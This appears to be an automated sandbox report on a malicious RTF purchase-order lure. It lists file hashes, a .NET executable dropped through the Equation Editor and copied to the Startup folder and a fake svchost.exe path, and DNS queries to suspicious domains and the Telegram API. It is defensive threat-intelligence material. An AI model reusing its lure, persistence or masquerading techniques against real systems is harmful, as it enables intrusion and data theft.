Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\F2WE7AF7Y6WB50ZC0FKB.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\FCPAQPOU283AO764ZRGF.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\FCPAQPOU283AO764ZRGF.temp	
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\HRCPZKAQJPHRKCJGAOB6.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\J3LJ5ZTSD62CYZT7K57S.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\L1K4Z3QAV8WJSJXBXXLF.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\L1K4Z3QAV8WJSJXBXXLF.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\L5VVX7YYIMT7DW11Y4X5.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\X19R6W5JAWN25N20PW1T.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YOS2534Q547WV8UUME7Q.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	144168
Entropy (8bit):	5.669635797936692
Encrypted:	false
SSDEEP:	1536:Xyw+Fl90LoD0ZCAz15f22kDM7bOjaH4ZinJ0iQjx:XyhFDhD0gOqQQjx
MD5:	F72277EEBAF6B7E2891B7BA24188EBDA
SHA1:	4E50012A8102409F570EE4B36785D7BAA5DCA364
SHA-256:	9B907AE3D2D9F776C068A4B2371D1BFC04E0ED359FC68B8863660301C5A644B9
SHA-512:	D10AB16ECF5035E9BA5C7373B9E9F5E26B01C9669318DC9EF558224F63237C9EF0FE32263C0C1F7A848EF4FC68AA3F91E8D0FADB2C3A93A14A5F1CD0D45DA6D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0..L.....k... .....@.. .....k.. ..`.....xk..S.....(....`..... ....H.....text....K... ...L..... ..`.rsrc.....N.....@..@.reloc.....` .....@..B.....k.....H.....@..\+.....*".(.....*B.(.....(.....*>..r,..p.o/....*".(0....*Vs....(1...t.....*..0.....r...p.....%.r...p.%.r...p .%.r...p.(....r!..po.....r#..p(.....+.....,.....(.....r'..p(.....,.....(.....r+..p(.....,.....(.....+...*.0.....~.....(....t.....+.....r/..p.....%.r...p.%.r...p.%.r...p.%.r...p. %.r...p.%.r...p.%.r...p.%.r...p.%..r...p.%..r...p.%..r...p.%

C:\Users\user\AppData\Roaming\putty.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	144168
Entropy (8bit):	5.669635797936692
Encrypted:	false
SSDEEP:	1536:Xyw+Fl90LoD0ZCAz15f22kDM7bOjaH4ZinJ0iQjx:XyhFDhD0gOqQQjx
MD5:	F72277EEBAF6B7E2891B7BA24188EBDA
SHA1:	4E50012A8102409F570EE4B36785D7BAA5DCA364
SHA-256:	9B907AE3D2D9F776C068A4B2371D1BFC04E0ED359FC68B8863660301C5A644B9
SHA-512:	D10AB16ECF5035E9BA5C7373B9E9F5E26B01C9669318DC9EF558224F63237C9EF0FE32263C0C1F7A848EF4FC68AA3F91E8D0FADB2C3A93A14A5F1CD0D45DA6D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0..L.....k... .....@.. .....k.. ..`.....xk..S.....(....`..... ....H.....text....K... ...L..... ..`.rsrc.....N.....@..@.reloc.....` .....@..B.....k.....H.....@..\+.....*".(.....*B.(.....(.....*>..r,..p.o/....*".(0....*Vs....(1...t.....*..0.....r...p.....%.r...p.%.r...p .%.r...p.(....r!..po.....r#..p(.....+.....,.....(.....r'..p(.....,.....(.....r+..p(.....,.....(.....+...*.0.....~.....(....t.....+.....r/..p.....%.r...p.%.r...p.%.r...p.%.r...p. %.r...p.%.r...p.%.r...p.%.r...p.%..r...p.%..r...p.%..r...p.%

C:\Users\user\Desktop\~$stomer-unionroadwaysltd-8754-PO.doc__.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVysAiJNGlzgYGwg32LbO/ln:vdsCkWthASq+l
MD5:	4CDEC46BF4C5E1435E277CB4821D6306
SHA1:	506F3E77835A2AE504189833D4EF30799A0ACE45
SHA-256:	39A3F2156450758ACBBCB3D8E9461BB4CDD93F41A3EC3A4013F4EB8D2A906537
SHA-512:	7039ED1E181A8368526A65F6F0D2F70E5BCEBD37BB3BFD8E270BB305F405DB0D843B1CAF6E4E05F6CF1D203A8AA326A1316CDDDD085DD59DB15A82A26E6FA75
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	144168
Entropy (8bit):	5.669635797936692
Encrypted:	false
SSDEEP:	1536:Xyw+Fl90LoD0ZCAz15f22kDM7bOjaH4ZinJ0iQjx:XyhFDhD0gOqQQjx

C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe	
MD5:	F72277EEBAF6B7E2891B7BA24188EBDA
SHA1:	4E50012A8102409F570EE4B36785D7BAA5DCA364
SHA-256:	9B907AE3D2D9F776C068A4B2371D1BFC04E0ED359FC68B8863660301C5A644B9
SHA-512:	D10AB16ECF5035E9BA5C7373B9E9F5E26B01C9669318DC9EF558224F63237C9EF0FE32263C0C1F7A848EF4FC68AA3F91E8D0FADB2C3A93A14A5F1CD0D45DA6D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....''...0..L.....k... .....@.. .....k.. ..`.....xk..S.....(....`..... ....H.....text....K... ...L..... ..`.rsrc.....N.....@..@.reloc.....` .....@..B.....k.....H.....@..\+.....*''.(.....*B.(.....(.....*>..r,..p.o/....*''.(0....*Vs....(1...t.....*..0.....r...p.....%.r...p.%.r...p.%.r...p.(....r!..po.....r#..p(.....+.....,.....(.....r'..p(.....,.....(.....r+..p(.....,.....(.....+...*.0.....~.....(....t.....+.....r/..p.....%.r...p.%.r...p.%.r...p.%.r...p.%.r...p.%.r...p.%.r...p.%..r...p.%..r...p.%..r...p.%

Static File Info

General

File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	4.002762351056112
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Customer-unionroadwaysltd-8754-PO.doc__.rtf
File size:	1323327
MD5:	97021239d41dc5efd26c0c26e922f06f
SHA1:	1b1faa516a3774fb55f2473b21c9a189fffad8f7
SHA256:	32269783938f1e9c0b60f92653957b6cbe356a3bd47b5df970f7485c16d327cf
SHA512:	e38a17f7f4b1df4823fc8584a337e64336c613c165138db37a36435a165bb11b8564015899c742e22b7e9d9246f6b4216445dd8cbafcadc5cb8ce24725fd432
SSDEEP:	24576:VBFeohGLeQWeXVJWUqXAVPsq7tuVYol6RQb22Yy/bM671OY+AUvqHYCJeUTjDlRG:v
File Content Preview:	{\rtf1323{\object20375041 \'' \objocx68470100\+\objupdate8512205885122058 \objw7690\objh1217{*\objdata588088 {{{{{{{{{{{{{{{{{{{{{{{\bin0000000 {*\objdata588088 } *\password537785346 Yc2P4f

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000000CEh								no
1	00000094h								no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2021 12:04:48.743724108 CEST	192.168.2.22	8.8.8.8	0x6ca3	Standard query (0)	kf.carthage2s.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:04:48.825902939 CEST	192.168.2.22	8.8.8.8	0x9c65	Standard query (0)	kf.carthage2s.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:04:48.897434950 CEST	192.168.2.22	8.8.8.8	0x9c65	Standard query (0)	kf.carthage2s.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:04:52.437649012 CEST	192.168.2.22	8.8.8.8	0x71dd	Standard query (0)	apdocroto.gq	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:13.915947914 CEST	192.168.2.22	8.8.8.8	0xd799	Standard query (0)	apdocroto.gq	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:51.845128059 CEST	192.168.2.22	8.8.8.8	0xf12d	Standard query (0)	apdocroto.gq	A (IP address)	IN (0x0001)
Jun 16, 2021 12:05:57.478846073 CEST	192.168.2.22	8.8.8.8	0x4b7d	Standard query (0)	apdocroto.gq	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:02.198873997 CEST	192.168.2.22	8.8.8.8	0xd386	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:09.830574036 CEST	192.168.2.22	8.8.8.8	0x3f23	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:09.881769896 CEST	192.168.2.22	8.8.8.8	0x3f23	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:20.039237976 CEST	192.168.2.22	8.8.8.8	0xc5d5	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:20.090413094 CEST	192.168.2.22	8.8.8.8	0xc5d5	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:25.756264925 CEST	192.168.2.22	8.8.8.8	0xd312	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:25.807354927 CEST	192.168.2.22	8.8.8.8	0xd312	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:27.344374895 CEST	192.168.2.22	8.8.8.8	0xefaa	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:27.425159931 CEST	192.168.2.22	8.8.8.8	0xefaa	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:31.892621040 CEST	192.168.2.22	8.8.8.8	0x7a0b	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:32.335108042 CEST	192.168.2.22	8.8.8.8	0x79bf	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:38.338213921 CEST	192.168.2.22	8.8.8.8	0x887a	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:43.592240095 CEST	192.168.2.22	8.8.8.8	0xf3cb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:43.652056932 CEST	192.168.2.22	8.8.8.8	0xf3cb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:43.712543011 CEST	192.168.2.22	8.8.8.8	0xf3cb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:46.605046988 CEST	192.168.2.22	8.8.8.8	0xbaa6	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:46.658775091 CEST	192.168.2.22	8.8.8.8	0xbaa6	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:48.801117897 CEST	192.168.2.22	8.8.8.8	0x11de	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:48.854523897 CEST	192.168.2.22	8.8.8.8	0x11de	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:52.620488882 CEST	192.168.2.22	8.8.8.8	0x61a8	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jun 16, 2021 12:06:52.676053047 CEST	192.168.2.22	8.8.8.8	0x61a8	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
